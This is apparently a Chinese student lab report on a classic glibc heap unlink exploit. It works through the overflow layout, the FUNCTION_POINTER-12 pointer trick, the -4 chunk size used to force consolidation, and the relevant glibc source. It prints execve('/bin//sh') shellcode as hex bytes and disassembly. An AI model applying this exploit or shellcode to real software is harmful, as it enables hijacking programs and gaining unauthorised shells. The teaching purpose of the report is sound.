
1. attack.c中680这个数值怎么来的？在分配的内存中覆盖了哪些范围，请画图说明。

- malloc(666)时，666 + SIZE_SZ = 670，对齐到8字节，因此该chunk大小为672字节，其中后4个字节在该chunk空闲时可作为下一个chunk的previous chunk size使用。
- malloc(12)时，12 + SIZE_SZ = 16，对齐到8字节，因此该chunk大小为16字节，其中后4个字节在该chunk空闲时可作为下一个chunk的previous chunk size使用。
- 由于主要目的是覆盖第二个chunk以进行unlink攻击，第一个chunk用来存储shellcode，因此从第一个chunk的用户数据部分开始的664 + 4 + 4 + 4 + 4 = 680字节为需要覆盖的空间。前664字节主要用于存放shellcode，后16字节与chunk 2的属性和操作密切相关，用于进行unlink攻击。
- 因此覆盖了第一个chunk的所有用户数据部分和第二个chunk的previous chunk size(与第一个chunk的用户内容重复)，chunk size和用于存放fd和bk的8字节的用户数据部分。



2. attack.c中覆盖第二个chunk的元数据fd指针，为什么要使用FUNCTION_POINTER-12 ？

- 结构体malloc_chunk如下，fd指针的偏移为2 * sizeof(INTERNAL_SIZE_T) = 2 * sizeof(size_t)，在32位系统中为8字节，同理bk指针的偏移为12字节。

```
#ifndef INTERNAL_SIZE_T
#define INTERNAL_SIZE_T size_t
#endif

struct malloc_chunk {

  INTERNAL_SIZE_T      prev_size;  /* Size of previous chunk (if free).  */
  INTERNAL_SIZE_T      size;       /* Size in bytes, including overhead. */

  struct malloc_chunk* fd;         /* double links -- used only if free. */
  struct malloc_chunk* bk;

  /* Only used for large blocks: pointer to next larger size.  */
  struct malloc_chunk* fd_nextsize; /* double links -- used only if free. */
  struct malloc_chunk* bk_nextsize;
};
```

- 简化的unlink如下所示，它完成的操作是从双向链表中摘除P，完成操作后，上一个chunk的bk指针被置为P→bk，下一个chunk的fd指针被置为P→fd。

```
#define unlink(P, BK, FD) {                                            \
    FD = P→fd;                                      \
    BK = P→bk;                                      \
        FD→bk = BK;                                     \
        BK→fd = FD;                                     \
        ...
}
```

- 为了完成unlink攻击，我们的目标是向free()函数的地址写入shellcode，使得下一次调用free()函数时执行shellcode。
- 为此，我们申请了两个chunk，并且将第二个chunk的元数据fd指针设为FUNCTION_POINTER-12，将第二个chunk的元数据bk指针设为shellcode的地址。这样，在对第二个chunk执行unlink操作时，FD和BK分别为FUNCTION_POINTER-12和shellcode的地址。
- FD和BK均为struct malloc_chunk*类型的指针，bk指针在struct malloc_chunk内的偏移为12字节，因此此时FD→bk就相当于*(FUNCTION_POINTER-12+12)即*FUNCTION_POINTER即free()函数的地址。此时再执行FD→bk = BK;即可用shellcode的地址覆盖*FUNCTION_POINTER处free()函数的地址，在下一次调用free()函数时执行shellcode，完成攻击。

3. shellcode开头是eb0a，表示跳过12个字节，为什么要跳过后面的"sspppffff"？ 另外请反汇编shellcode解释shellcode的功能。

- 简化的unlink如下所示，在前三个赋值语句执行完毕后，函数指针FUNCTION_POINTER指向的free()函数的地址已被覆盖为shellcode的地址。

```
#define unlink(P, BK, FD) {                              \
    FD = P->fd;                                \
    BK = P->bk;                                \
        FD->bk = BK;                                \
        BK->fd = FD;                                \
        ...
}
```

- 在BK->fd = FD;执行时，FD和BK分别为FUNCTION_POINTER-12和shellcode的地址，fd指针在struct malloc_chunk内的偏移为8字节，因此该语句会将*(shellcode address + 8)置为FUNCTION_POINTER-12，即shellcode的第9~12个字节被FUNCTION_POINTER-12覆盖。
- 若不跳过12个字节，FUNCTION_POINTER-12将被解析为命令执行，这是不可控的，可能产生无法预料的结果导致shellcode执行失败，因此应跳过12字节，从第13字节开始执行受控制的代码，保证shellcode的顺利执行。
- shellcode的反汇编结果如下所示，首先跳过12字节到达有效的指令区域，然后将字符串/bin//sh入栈，之后将参数准备到ebx, ecx, edx寄存器中，调用0xB号即execve中断。上图为使用gdb运行到shellcode时的指令，可以发现0x804a020 ~ 0x804a023被置为FUNCTION_POINTER-12，从而被解析为不可控的指令；下图为对shellcode直接进行反汇编的结果。

```
vagrant@vagrant-ubuntu-tru:
─────────────────────────────────────────────── threads ───
[#0] Id 1, Name: "vuln", stopped, reason: SINGLE STEP
───────────────────────────────────────────────── trace ───
[#0] 0x804a018 → jmp 0x804a024
[#1] 0xb7e559b3 → __libc_start_main(main=0x804848d <main>, argc=0x2, argv=0xbffffc74, init=0x8048500 <__libc_csu_init>,
fini=0x8048570 <__libc_csu_fini>, rtld_fini=0xb7fed1d0 <_dl_fini>, stack_end=0xbffffc6c)
[#2] 0x80483b1 → _start()
───────────────────────────────────────────────────────────
gef➤  x/20i $pc
=> 0x804a018:   jmp    0x804a024
   0x804a01a:   jae    0x804a08f
   0x804a01c:   jo     0x804a08e
   0x804a01e:   jo     0x804a090
   0x804a020:   ins    BYTE PTR es:[edi],dx
   0x804a021:   xchg   edi,eax
   0x804a022:   add    al,0x8
   0x804a024:   xor    eax,eax
   0x804a026:   push   eax
   0x804a027:   push   0x68732f2f
   0x804a02c:   push   0x6e69622f
   0x804a031:   mov    ebx,esp
   0x804a033:   push   eax
   0x804a034:   mov    edx,esp
   0x804a036:   push   ebx
   0x804a037:   mov    ecx,esp
   0x804a039:   mov    al,0xb
   0x804a03b:   int    0x80
   0x804a03d:   inc    edx
   0x804a03e:   inc    edx
gef➤
```

```
[15:55:08] xubiang:EXP11 $ ndisasm Shellcode.bin -b 32
00000000  EB0A              jmp short 0xc
00000002  7373              jnc 0x77
00000004  7070              jo 0x76
00000006  7070              jo 0x78
00000008  6666666631C0      xor ax,ax
0000000E  50                push eax
0000000F  682F2F7368        push dword 0x68732f2f
00000014  682F62696E        push dword 0x6e69622f
00000019  89E3              mov ebx,esp
0000001B  50                push eax
0000001C  89E2              mov edx,esp
0000001E  53                push ebx
0000001F  89E1              mov ecx,esp
00000021  B00B              mov al,0xb
00000023  CD80              int 0x80
```

- execve中断的参数信息如下所示：

syscall	eax	arg0(ebx)	arg1(ecx)	arg2(edx)
execve	0x0b	const char *filename	const char *const *argv	const char *const *envp


- `shellcode` 使 `edx` 指向一个空指针，使 `ecx` 指向 `/bin//sh` 的地址，之后为空指针，即仅存在一个执行参数 `argv[0] = /bin//sh`，使 `ebx` 指向 `/bin//sh`，即即将要执行的程序名。在以上参数准备完毕后，设置调用号并通过 `execve` 系统调用运行 `/bin//sh` 以获取 `shell`，从而获得控制权。

4. vuln.c中第一次调用free的时候是什么情况下进行chunk的consolidation的？依据glibc源代码进行分析，给出分析过程。

- 在glibc中，free()是__libc_free()的别名，其内部又调用了_int_free()，因此free()的核心部分为_int_free()函数（见/GLIBC-2.20/malloc/malloc.c）。
- _int_free()函数中对后一个chunk进行consolidation的代码如下所示，其检测向下第二个chunk的inuse位来判断下一个chunk是否被使用。若没有发生堆溢出，它将通过chunk 2的下一个chunk（即top chunk）的chunk size的prev_inuse位来判断chunk 2是否在使用，获得下一个chunk的prev_inuse位使用的是inuse_bit_at_offset宏，通过chunk 2的起始地址加chunk 2的大小来获得下一个chunk的chunk size。
- 通过堆溢出，chunk 2 size被置为-4，则通过chunk 2 + chunk 2 size定位的下一个chunk仍然为chunk 2，而chunk 2 size的prev_inuse位已通过堆溢出置为0（即-4 (0b 1111 1111 1111 1111 1111 1111 1111 1100)的最低位），相当于自己说自己没有被使用，因此在对第一个chunk执行free()时，会与第二个chunk进行consolidation。

```
#define inuse_bit_at_offset(p, s)                                       \
  (((mchunkptr) (((char *) (p)) + (s)))->size & PREV_INUSE)

static void
_int_free (mstate av, mchunkptr p, int have_lock)
{
  ...

    if (nextchunk != av->top) {
      /* get and clear inuse bit */
      nextinuse = inuse_bit_at_offset(nextchunk, nextsize);

      /* consolidate forward */
      if (!nextinuse) {
        unlink(nextchunk, bck, fwd);
        size += nextsize;
      } else
        clear_inuse_bit_at_offset(nextchunk, 0);

  ...
}
```

- 完整的对第一个chunk执行free()的流程为（参考下图free()函数的执行流程）：
  - 由于第一个chunk的大小大于512字节，在Large Bin中，不在FastBin；
  - 由于该chunk为第一个chunk，其prev_inuse位为1；
  - 下一个chunk为分配的第二个chunk，不是top chunk；
  - 根据以上分析，欺骗glibc使其认为下一个chunk未被使用；
  - consolidation下一个chunk并unlink下一个chunk；
  - 添加到Unsorted Bin，执行完毕。


free( )
In fastbin?
N
prev inuse?
N
consolidate prev chunk
unlink prev chunk
add into fastbin
next chunk is top chunk
N
next chunk is inuse
N
consolidate next chunk
unlink next chunk
consolidate to top chunk
clear next chunk prev_inuse bit
return
add into unsorted bin